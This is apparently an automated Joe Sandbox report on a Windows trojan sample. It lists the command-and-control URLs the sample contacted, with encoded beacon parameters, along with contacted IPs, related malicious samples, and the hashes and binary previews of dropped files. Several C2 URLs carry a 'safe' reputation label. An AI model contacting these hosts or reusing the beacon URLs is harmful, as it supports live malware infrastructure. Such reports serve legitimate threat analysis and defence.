http://www.kinfet.com/evpn/?JDK8ix=tTQY57yJV1PB58vhZsfw1idcR39uzoBhuFhBLA0LfuUY3fYfkSmldauzSZkrcgPEdi+f&w4=jFNp36Ihu	true	• Avira URL Cloud: safe	unknown
http://www.physicalrobot.com/evpn/?JDK8ix=mJ1WicGgYxGiPfNmi48PwwH9NxkuMiIXMjFvraRfIBMfYxjrtIxgIRAmB9RzgRW7JS2o&w4=jFNp36Ihu	true	• Avira URL Cloud: safe	unknown
http://www.zhuledao.com/evpn/?JDK8ix=eugAyVbFjTGCbHTU5QCJaxOKGF+rVHXRgES2jcHdoUQlFxVgByKSQwjGascFDT08oG3Y&w4=jFNp36Ihu	true	• Avira URL Cloud: safe	unknown
http://www.theholisticbirthco.com/evpn/?JDK8ix=x0ZJTajXylfIf9w1AOLp4z6MEeP0j5bmDWx3E2oNmzw2lecwih58OZgaRC+Q9k1hI2JG&w4=jFNp36Ihu	true	• Avira URL Cloud: malware	unknown
www.autotrafficbot.com/evpn/	true	• Avira URL Cloud: safe	low
http://www.jcernadas.com/evpn/?JDK8ix=vuWMxfkh+6vmXF1oy+zIqCJtkAbujMYD9B0ur5oCOxuFSx86Hqk4MPW+e95bZxU45kLf&w4=jFNp36Ihu	true	• Avira URL Cloud: malware	unknown
http://www.curiosityisthecurebook.com/evpn/?JDK8ix=lIAMQw8Bc5WvbtZzc5MVHUptsiPc1Sl8tBJqhUvlbuUAA7ypaYYvmQWduCHy/+CL3sQ0&w4=jFNp36Ihu	false	• Avira URL Cloud: safe	unknown
http://www.de-knutselkeet.com/evpn/?JDK8ix=SbzT885gMwI0SrecOCVR7+X63g3QiQnq4cO3Mq/wdHuk7Bui5+S2HJ4sI04qlEXUDlVA&w4=jFNp36Ihu	true	• Avira URL Cloud: safe	unknown
http://www.productsoffholland.com/evpn/?JDK8ix=0M6ZQgL8IcDyCwomro3oU0+S4lgLLFgc0WEYasg9Je1ZokoU9qr9vbqVIYlP2JKTB372&w4=jFNp36Ihu	true	• Avira URL Cloud: safe	unknown
http://www.markmalls.com/evpn/?JDK8ix=KkWhScBkby78tLALzdAz8CnCjb47jVkq+/ilMgqrMbFUrtE+6VX7P3g+12tQT1WZakud&w4=jFNp36Ihu	false	• Avira URL Cloud: safe	unknown
http://www.usinggroovefunnels.com/evpn/?JDK8ix=ISts4gbMhqyuTmKrSHZmognB97NvFE2BZp5yYtc0d8I84ULtNRTPjTWlODLK7CpkytNF&w4=jFNp36Ihu	true	• Avira URL Cloud: malware	unknown
http://www.cgpizza.net/evpn/?JDK8ix=uC/MtWgv+YrXZeFWxw8c+UMLGaJCPPY/UiwLcWwP6A/e3Dk62IKxdmGhKI0+YBSelN0N&w4=jFNp36Ihu	false	• Avira URL Cloud: safe	unknown
http://www.tor-one.com/evpn/?JDK8ix=MYo3qtR4MoTJM9eEEEQJY+2owLrirHbqorePLbwYxji+asNtirv2kfx8Flc200WiuFJj&w4=jFNp36Ihu	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000003.0000000 0.233379152.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000003.0000000 0.233379152.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000003.0000000 0.233379152.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000003.0000000 0.233379152.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000003.0000000 0.233379152.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000003.0000000 0.233379152.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000003.0000000 0.233379152.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000003.0000000 0.233379152.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000003.0000000 0.233379152.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000003.0000000 0.233379152.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sajatypeworks.com	explorer.exe, 00000003.0000000 0.233379152.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000003.0000000 0.233379152.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000003.0000000 0.233379152.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000003.0000000 0.233379152.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000003.0000000 0.233379152.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000003.0000000 0.233379152.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000003.0000000 0.233379152.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000003.0000000 0.233379152.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://bitly.ws/9qZUevpn/?JDK8ix=ISts4gbMhqyuTmKrSHZmognB97NvFE2BZp5yYtc0d8I84ULtNRTPjTWlODLK7CpkytN	cmstp.exe, 00000004.00000002.479835773.0000000004C72000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000003.0000000 0.233379152.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000003.0000000 0.233379152.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000003.0000000 0.233379152.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000003.0000000 0.233379152.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000003.0000000 0.233379152.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.physicalrobot.com/	cmstp.exe, 00000004.00000002.479835773.0000000004C72000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000003.0000000 0.233379152.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000003.0000000 0.233379152.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000003.0000000 0.233379152.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.physicalrobot.com	cmstp.exe, 00000004.00000002.479835773.0000000004C72000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.58.78.16	www.physicalrobot.com	United States		16509	AMAZON-02US	true
80.67.16.8	www.tor-one.com	Germany		34011	GD-EMEA-DC-CGN1DE	true
35.240.239.44	www.markmalls.com	United States		15169	GOOGLEUS	false
45.88.202.115	www.autotrafficbot.com	Switzerland		34962	ANONYMIZEEpikNetworkCH	true
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	true
198.185.159.144	ext-sq.squarespace.com	United States		53831	SQUARESPACEUS	false
192.185.48.194	usinggroovefunnels.com	United States		46606	UNIFIEDLAYER-AS-1US	true
208.91.197.91	www.jamessicilia.com	Virgin Islands (BRITISH)		40034	CONFLUENCE-NETWORK-INCVG	true
188.93.150.75	www.de-knutselkeet.com	Netherlands		49685	SIGNET-ASSignetBVNL	true
34.102.136.180	curiosityisthecurebook.com	United States		15169	GOOGLEUS	false
52.15.160.167	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com	United States		16509	AMAZON-02US	false
52.216.152.43	www.jcernadas.com	United States		16509	AMAZON-02US	true
45.82.188.40	productsoffholland.com	Netherlands		31477	DUOCAST-ASNL	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383852
Start date:	08.04.2021
Start time:	11:08:26
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 34s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	TazxfJHRhq.exe
Cookbook file name:	default.jbs

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/3@15/13
EGA Information:	Failed
HDC Information:	• Successful, ratio: 24% (good quality ratio 22.1%) • Quality average: 76% • Quality standard deviation: 30.2%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.43.139.144, 23.54.113.53, 13.88.21.125, 104.43.193.48, 52.147.198.201, 95.100.54.203, 20.50.102.62, 23.10.249.26, 23.10.249.43, 20.54.26.129 • Excluded domains from analysis (whitelisted): fs.microsoft.com, arc.msn.com.nsatc.net, ris-prod.trafficmanager.net, store-images.s-microsoft.com-c.edgekey.net, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, arc.trafficmanager.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, skypedataprdcolwus15.cloudapp.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
52.58.78.16	hvEop8Y70Y.exe	Get hash	malicious	Browse	• www.ux300e.com/iu4d/?AR6=JvjSk9WUlBdgONG69H9sib5J4SPt/vPlwOmf1A06UqzVvRJVghpTE97et7kDme6aF6nY&nflLiT=xPJxAxbPf
	payment.exe	Get hash	malicious	Browse	• www.zhongziciliso.com/bei3/?Rl=M48tiJch&M4YDYvh=k7z9a6KJXiC72cK7/jyRasNe+Sy9PqpwlSKQgjyd8bQZ1xLLuKiQUgQj6rSCbw2ZrbBi
	Order.exe	Get hash	malicious	Browse	• www.knfsupplies.com/cugi/?BlL=qOwU1OTG7mkRPnuzfMsyuhPzA0VHPvUCBiAoo9Zce23EVhCwG2VyIrVTMhZllQbTDf+j&EZXpx6=tXExBh8PdJwpH
	BL84995005038483.exe	Get hash	malicious	Browse	• www.bestsocialprograms.com/mb7q/?Kzr4=aRV3v7STN1gbvnN6un228S10svC1Sutq8rbGJILV4mttNz8FuFvB2m5MPz63ES8dTJFmRm2LIQ==&OtZlC2=JPhH0LRX981dlx
	PO91361.exe	Get hash	malicious	Browse	• www.yuemion.com/sb9r/?j2JhErl=rJxolaRUr1mWG0o1dUZb+NmVdUrYk2L88LMId3La8wrAf3SFZTorjLllmLv1JSZYoSAD&NXf8l=AvBHWhTxsnkxJjj0
	RFQ-V-SAM-0321D056-DOC.exe	Get hash	malicious	Browse	• www.suosht.com/uwec/?v2=tsMTrLYcrap2GukmDd5H+gA9PR5vxlRtmXcAAVzRggD35KIYdxkEWToTwr5T4ko2rax0&CZ6=7nExZbW
	Shinshin Machinery.exe.exe	Get hash	malicious	Browse	• www.annabelsasia.com/g7b/?Bzu=IjtUh+ajvqDBCqeZNN5uvvLYJJH0gAt6k2v6kHQzMhdo+O3jDfMFt+ZnLj+WScGQBhC&Rxo=M6hD4jnx_05t

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	yQh96Jd6TZ.exe	Get hash	malicious	Browse	• www.nicemoneymaker.com/vu9b/?OV0xlV=b7gOWZrG8twfyhpAFuxkPT+vPN2LggkC47Unn4g6AMPZt2SHOO4aYUooq1pwGFLGZrTg&wh=jL0xYFb0mbwHi
	Invoice No. 21SWZ020.exe	Get hash	malicious	Browse	• www.physicalrobot.com/evpn/?Y2MtLLPX=mJ1WicGgYxGiPfNmi48PwwH9NxkuMiIXMjFvraRfIBMfYxjrtlxgIRAmB+xjvwGDX3fv&Ezu=UVFpYz0hIPjtGvD
	P.O_RFQ0098765434.xlsx	Get hash	malicious	Browse	• www.nicemoneymaker.com/vu9b/?sHt=b7gOWZrD8qwbyxlMHuxkPT+vPN2LggkC47M37787EsPYtH+BJepWOQQqpQFMdl/1WqGQQA==&Ab=gXuD_lh8bBV4p0A
	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• www.vehicmbev.com/rrrq/?uDKlwt=XPiPwvlxrzD&0R-LTpD=ZoyK93BFZg5bhToKNkvS+4H3u7vdriErK6KdZz21IbWYfqVPSHFlcVcSgcySxB5KZp6z
	SOA.scr.exe	Get hash	malicious	Browse	• www.quickshop.xyz/edbs/?1bJ=Fxo0jXLhpT&jpTd3Lg=Xf0AsKcEcxS6VBzv6eMId9BOKf3y7pEXXtGVhjSx+HGa1oGNkidRGQ2YsckjNlg0L7MJ
	Item pending delivery - Final attempt to reach you.exe	Get hash	malicious	Browse	• www.justcleanandgo.com/jpx/?iDHhJJrP=mcSXJ9rzsahvcQNLt2XcaIdq2nh7WmHXrWVcKt4m89SwRwN6h9IEoO42kLqyr3q6izAk&SZ=NZKxbfDht0
	New Order.xlsx	Get hash	malicious	Browse	• www.physicalrobot.com/evpn/?RB=mJ1WicGlY2GmPPBqg48PwwH9NxkuMiIXMjd/3ZNeMhMeYAPtqYgseV4kCY9lkBSICRrYBg==&qDH4D=f8c0xBrPYP1xE

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	TT Remittance Copy.PDF.exe	Get hash	malicious	Browse	• www.nastablecoin.com/ihmh/?wP9=9xrH76mdfDx9iKgvbvU3vEebTN88KEv9G+0YP+1kUawk0yQyRcbX9OOF804+QBd5YfcY&lZQ=7nbLunBhP
	DK Purchase Order 2021 - 00041.exe	Get hash	malicious	Browse	• www.cheaperwhere.com/vsk9/?llsp=gTULpTwpERQd0J&GFQH8=K4sIljGD/ZBOPUB8FLFNbj9uZxc3ZJvuM8iCQMLCZdHLzRlSgIHR4yh57xtFQTRa05hO
	mar2403.xlsx	Get hash	malicious	Browse	• www.aideliveryrobot.com/p2io/?sFQ=jva0mvb0GZ&2dz=xikLqsOKlSWJt+SrZg8c4HdBraEMa/77ZWZXTseglAkSxnPi++5EYIqDKkXYJ2G/5JhnXw==
	Shipping Documents.exe	Get hash	malicious	Browse	• www.lestraiteurs.com/6axz/?xpU8Zp=7MONd/FiZVU6hLmzueAQShD5Kj7vy2wgxhD7jfE2wAKraLqkxH1+E5WK2IUxaYLA58eG&et-=XPJpA2ZHxx5p-46P
	NEW ORDER_PDF.exe	Get hash	malicious	Browse	• www.women-un-wine.com/s8ri/?bl=UTChTb0hUjYl5Vd&Y2JpVVJ=ik96MuvU6sYHkk2HN3ePINIdN/MNv9yO6baBAgtLmrjKnPOCk7v5WH2NHL0PYI9oO8wm
	PO TM-3851 ,BT-4792 RS-70100.xlsx	Get hash	malicious	Browse	• www.droneservicesho uston.com/nsag/?NreT=TqyY/GEOSDxjH7dQORdFyQRMdddqkM/uWsPloTk7EWU4HGwS0QcF8O2ZiGzuNHKZm7WqDA==&qH40b=D2MxU0_h3nMhNt

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.jcernadas.com	Shipping Documents.xlsx	Get hash	malicious	Browse	• 52.217.8.51
	Invoice No. 21SWZ020.exe	Get hash	malicious	Browse	• 52.217.37.211
	igPVY6UByl.exe	Get hash	malicious	Browse	• 52.217.65.131
shops.myshopify.com	AQJEKNHnWK.exe	Get hash	malicious	Browse	• 23.227.38.74
	New Order.exe	Get hash	malicious	Browse	• 23.227.38.74

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	payment.exe	Get hash	malicious	Browse	• 23.227.38.74
	BL836477488575.exe	Get hash	malicious	Browse	• 23.227.38.74
	Order.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO91361.exe	Get hash	malicious	Browse	• 23.227.38.74
	RFQ11_ZIM2021pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	1517679127365.exe	Get hash	malicious	Browse	• 23.227.38.74
	W88AZXFGH.exe	Get hash	malicious	Browse	• 23.227.38.74
	PaymentInvoice.exe	Get hash	malicious	Browse	• 23.227.38.74
	PI 04-02-21.exe	Get hash	malicious	Browse	• 23.227.38.74
	OC CVE9362 _TVOP-MIO 2(C) 2021,pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	P1 032021.exe	Get hash	malicious	Browse	• 23.227.38.74
	PDF NEW P.OJerhWEMSj4RnE4Z.exe	Get hash	malicious	Browse	• 23.227.38.74
	bank details.exe	Get hash	malicious	Browse	• 23.227.38.74
	PURCHASE ORDER _675765000.exe	Get hash	malicious	Browse	• 23.227.38.74
	YMvYmQQyCz4gkqA.exe	Get hash	malicious	Browse	• 23.227.38.74
	yQh96Jd6TZ.exe	Get hash	malicious	Browse	• 23.227.38.74
	Swift.exe	Get hash	malicious	Browse	• 23.227.38.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	1wOdXavtlE.exe	Get hash	malicious	Browse	• 52.216.179.59
	hvEop8Y70Y.exe	Get hash	malicious	Browse	• 15.165.26.252
	8sxgohtHjM.exe	Get hash	malicious	Browse	• 3.13.255.157
	eQLPRPErea.exe	Get hash	malicious	Browse	• 13.248.216.40
	vbc.exe	Get hash	malicious	Browse	• 3.13.255.157
	o2KKHvtb3c.exe	Get hash	malicious	Browse	• 18.218.104.192
	Order Inquiry.exe	Get hash	malicious	Browse	• 3.14.206.30
	6IGbftBsBg.exe	Get hash	malicious	Browse	• 104.192.141.1
	nicoleta.fagaras-DHL_TRACKING_1394942.html	Get hash	malicious	Browse	• 52.218.213.96
	PaymentAdvice.exe	Get hash	malicious	Browse	• 3.14.206.30
	ikoAImKWvI.exe	Get hash	malicious	Browse	• 104.192.141.1
	BL01345678053567.exe	Get hash	malicious	Browse	• 3.14.206.30
	AL JUNEIDI LIST.xlsx	Get hash	malicious	Browse	• 65.0.168.152
	DYANAMIC Inquiry.xlsx	Get hash	malicious	Browse	• 65.0.168.152
	Statement of Account.xlsx	Get hash	malicious	Browse	• 15.165.26.252
	Shipping Documents.xlsx	Get hash	malicious	Browse	• 52.217.8.51
	bmws51TeIm.exe	Get hash	malicious	Browse	• 3.141.177.1
	Receipt779G0D675432.html	Get hash	malicious	Browse	• 52.219.97.138
	PaymentAdvice-copy.htm	Get hash	malicious	Browse	• 52.51.245.167
	Documents_460000622_1464906353.xls	Get hash	malicious	Browse	• 52.12.4.186
GD-EMEA-DC-CGN1DE	AVRJERqIh4.exe	Get hash	malicious	Browse	• 80.67.16.8
	igPVY6UByI.exe	Get hash	malicious	Browse	• 80.67.16.8
	TaTYytHaBk.exe	Get hash	malicious	Browse	• 134.119.32.208
	530000.exe	Get hash	malicious	Browse	• 141.0.20.5
	RFQ 117839 ASIA TRADING LLC.xlsx	Get hash	malicious	Browse	• 80.67.16.8
	M0uy4pgQzd.exe	Get hash	malicious	Browse	• 80.67.16.8
	inn.exe	Get hash	malicious	Browse	• 80.67.16.8
	h3dFAROdF3.exe	Get hash	malicious	Browse	• 92.204.33.8
	P0_4859930058_NEW_0RDER.xlsx	Get hash	malicious	Browse	• 92.204.33.8
	#Uc708#Ub3c4#Uc6b0_7_#Uacc4#Uc0b0#Uae30 (41 zc9iTH dhxUjXnIh3Y gstE6IT6r9qBBG).js	Get hash	malicious	Browse	• 134.119.24 4.148
	#Uc708#Ub3c4#Uc6b0_7_#Uacc4#Uc0b0#Uae30 (41 zc9iTH dhxUjXnIh3Y gstE6IT6r9qBBG).js	Get hash	malicious	Browse	• 134.119.24 4.148
	script.exe.7582a080.0x0000000002360000-0x000000000 2401fff.exe	Get hash	malicious	Browse	• 134.119.24 6.152
	app.exe.exe	Get hash	malicious	Browse	• 80.67.16.8
ANONYMIZEEpikNetworkCH	Shipping Documents.xlsx	Get hash	malicious	Browse	• 45.88.202.115
	W88AZXFGH.exe	Get hash	malicious	Browse	• 45.88.202.115
	Invoice No. 21SWZ020.exe	Get hash	malicious	Browse	• 45.88.202.115
	igPVY6UByI.exe	Get hash	malicious	Browse	• 45.88.202.115
	New Order.xlsx	Get hash	malicious	Browse	• 45.88.202.115
	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• 45.88.202.115

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO_210316.exe.exe	Get hash	malicious	Browse	• 45.88.202.115
	purchase order PO#00011.exe	Get hash	malicious	Browse	• 45.88.202.115
	PO_210301.exe.exe	Get hash	malicious	Browse	• 45.88.202.115
	PO_210224.exe	Get hash	malicious	Browse	• 45.88.202.115
	8nxKYwJna8.exe	Get hash	malicious	Browse	• 45.88.202.115
	SecuriteInfo.com.generic.ml.exe	Get hash	malicious	Browse	• 45.88.202.115
	EK6BR1KS50.exe	Get hash	malicious	Browse	• 45.88.202.115
	FHT210995.exe	Get hash	malicious	Browse	• 45.88.202.115
	TEC20201601.exe	Get hash	malicious	Browse	• 45.88.202.115
	SUNEJ PAYMENT.exe	Get hash	malicious	Browse	• 45.88.202.115
	JAAkR51fQY.exe	Get hash	malicious	Browse	• 45.88.202.115
	Order_385647584.xlsx	Get hash	malicious	Browse	• 45.88.202.115
	Order (2021.01.06).exe	Get hash	malicious	Browse	• 45.88.202.115
	INVOICE AMAZON.vbs	Get hash	malicious	Browse	• 45.88.202.111

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\nsf9EC.tmp\i9y7dp4bi0ysdq.dll	Shipping Documents.xlsx	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Temp\8r2vcudkhpr92uroe

Process:	C:\Users\user\Desktop\TazxfJHRhq.exe
File Type:	data
Category:	dropped
Size (bytes):	164864
Entropy (8bit):	**7.998873219224064**
Encrypted:	**true**
SSDEEP:	3072:nn20w7MzJn8Ecdxmy/6K7X/K8XKumqOiP/3DEruScsOAvVm1rwTsRftlP5zVrCyO:n20Tzedxb6K7/6uQ6H6Vm12WJVjgBH5
MD5:	2DD0138B0F20AE5AC7177A1F06D6B8F0
SHA1:	C52CDC7ED9BF9F9083647E38A346A904C2EC2E71
SHA-256:	ABA2394C512FB8E15455DCCA08EFEE65851770AAD3E7BD893722B9D8AFA4FC82
SHA-512:	5811FF52CC20674803B71283DFBC428CC3879C5D3CEB650783D6F7C3DCD337D06B1B4607219E82B902A542B74ACDADD0D337245B21364A0F43C895140AE2011
Malicious:	false
Reputation:	low
Preview:	.VE!1N..s..o.k.....p.L.O.7$.R.s.A.v..T8.....4..@.....ZC.)..r.S>...S ....q...f.g..\.....&.....Y..Mj.3-.... ....tw.....Ho.A.\[..@c4.-2..6,T...e.s.P....f*....A.]DHo.L.....>P.Y=.....t.K{..!.6.9l...\.....:.".D.....X.....%.b.{..5)]..`)B=.+.....O.^.c,pw.j....c9..+.fjX....43...W..L..?&...^.J.A..=O.#..y....Mv...a.v....Q.">.0..w.|!.+.vc...{.n....qk..-./....`....+L{.....Z...].=..k..:...P.t...`.F~.$.6.:*|.0vw.Mr..._.}..w..w.....2.\h0t5...o. ..(.m..V..G..?.HT.....P...6x..K.....:.9.....!x.....I...P.g_..C..w...-o.e..Y(.N...g.....D...Y.+..../...KDx..0..Y....._..@.....>.z..o...?z.hy.....6..XDO+r...,TG9..G.R...y$.J.wa`u..Oos;x5.=..I..R.5G.n"k..;#7.]....H(.@!m.....#.RU...idd.....H.....iD..3..0i9..c~L-Z.Wy..&..yNub.. .Qn..... ...K6O...[..>...SF...o*.. 8.Y...D..{...'..s..W...>..M..}Z4.CUG7..(?y....sj+Z.[(..(..%k.1...^...~..n7.=.V.....@b[..4l@.Zx..4....=.f..=Bi.V...fj....;...p....f.o..x.].7.I...i+h.Q.up..>.}.J..8...KJ7./?.

C:\Users\user\AppData\Local\Temp\ael13j4hp6ajgnz

Process:	C:\Users\user\Desktop\TazxfJHRhq.exe
File Type:	data
Category:	dropped
Size (bytes):	6661
Entropy (8bit):	7.95921652590791
Encrypted:	false
SSDEEP:	192:7gyrXJsdJ0Yu2/s21RhjaSWyBi4tubwh/0fPpiQRFunaVtKib8R:7xbJsdJRu2E2BjaSWutub20PpiQXunaU
MD5:	68AAAFB180E036036F4AF426F57AD27A
SHA1:	5175001491EEBB7EA7C719522B8763F35164DC39
SHA-256:	D7CB9EFD854CF198E0B97202303C5DD24168886C5BEB4979CA99F13CDD43B94C
SHA-512:	37693CE040DF7C3981A37639D3DC153A8CCC828A8F8DFAB9A34B8357D6B6AC9BDE1355BB7501B662EFF7323BD08D16DE5B7790F6C5C0FBC910ADBDFCBD51E9B6
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Temp\ael13j4hp6ajgnz	
Preview:	s.}.h....Vl.....*.....3q.E.X.2..1.j.X.s..W....N.....e.....<.{.3..Gl.....aM....o..F.....o.~_.....y.nM(..dQ]*.!..~./*...|V0:]...!...w8.MC...<..p..k.VP...5....?..w5.S:4.U....|..!H`.5... H....U. ..O.A..y.:... ..Z7..g.*F...F..hm.5..<.{C....,..AFv.BUz. ...d....eBy._V.M.....xa ..7.5=...H.%@._|i...Ih..!.28.....y.Y..Mp..Z.....B1zP].....*.....de.R...g&..Xy.K50....&.e.1..@ 6.....=..Eh.VP....5lm.....V<..j.....h..u.1>.a...V.l.....CXdC..y.|..5.mQB.....!4.$.5e_z..(,...#..R.zV.K..<f...Hd.g...[^u.&....6N.A..o.<'....j.....]q....}..ND...K....B..n:{..V7.AYG..m.4 Y ....u<xN.....V.7.a...enM...{[.....M...;..q`...0..'.s..G.MCE...../...G).....q...8A^.E.-....(d....0j...9\|.+...G..^.....4..DpAB..j..>....O...O8..slK.a;B.1../../{j..L.b.\|.....-..E.a.Lf.1..<u.>. .....4z\|.. .D).kdV.....{...Y.Y.<. ..N.....+Fg..Y~..6._$..0;...M(..(.\./{a~%<W.u:.tU.z.....D...@6h.[.ZT.B~Y..6.u.....e..3C....p...S.....}(i..G..q...*2y|...8....5W..0Z.-m.%

C:\Users\user\AppData\Local\Temp\nsf9EC.tmp\i9y7dp4bi0ysdq.dll	
Process:	C:\Users\user\Desktop\TazxfJHRhq.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	4.166853769661324
Encrypted:	false
SSDEEP:	48:StR2JALQKHIPA15PXha+HGLFHIPAROGa4zzBvoAXAdUMQ9BgqRuqSrS:EHL1lkYLlIhGXHBgVueKx
MD5:	41F5D6CADD673464980F0835B0801D4D
SHA1:	6753C31B14C5CFA9F3BCF8D05DB35554BE80BA68
SHA-256:	491AB0BE0C90490BDC145350F86ED973C715DC2F9236D0BEB1A7E6EF8D04A4E8
SHA-512:	D61D598894350C5497DB9419678CA63705E64F3B4368DA1675ACD8E7DDF141B6C6D6CCC0AC821CF07F3464A2285DF95617E4A7BC1A8390CB46567D360B64521
Malicious:	false
Joe Sandbox View:	• Filename: Shipping Documents.xlsx, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....;T..hT..hT..h@..iG..hT..h{..h...iU..h...iU..h...hU..h...iU..hRichT..h. .....PE..L...NUn`.....! ..... .....`.....@.....0!..T...p".....@.....P..p....! ....text..... ..`.rdata..@.... .....@..@.data.....0.....@....rsrc.....@.....@..@.reloc..p....P.....@..B..... ....

Static File Info

General

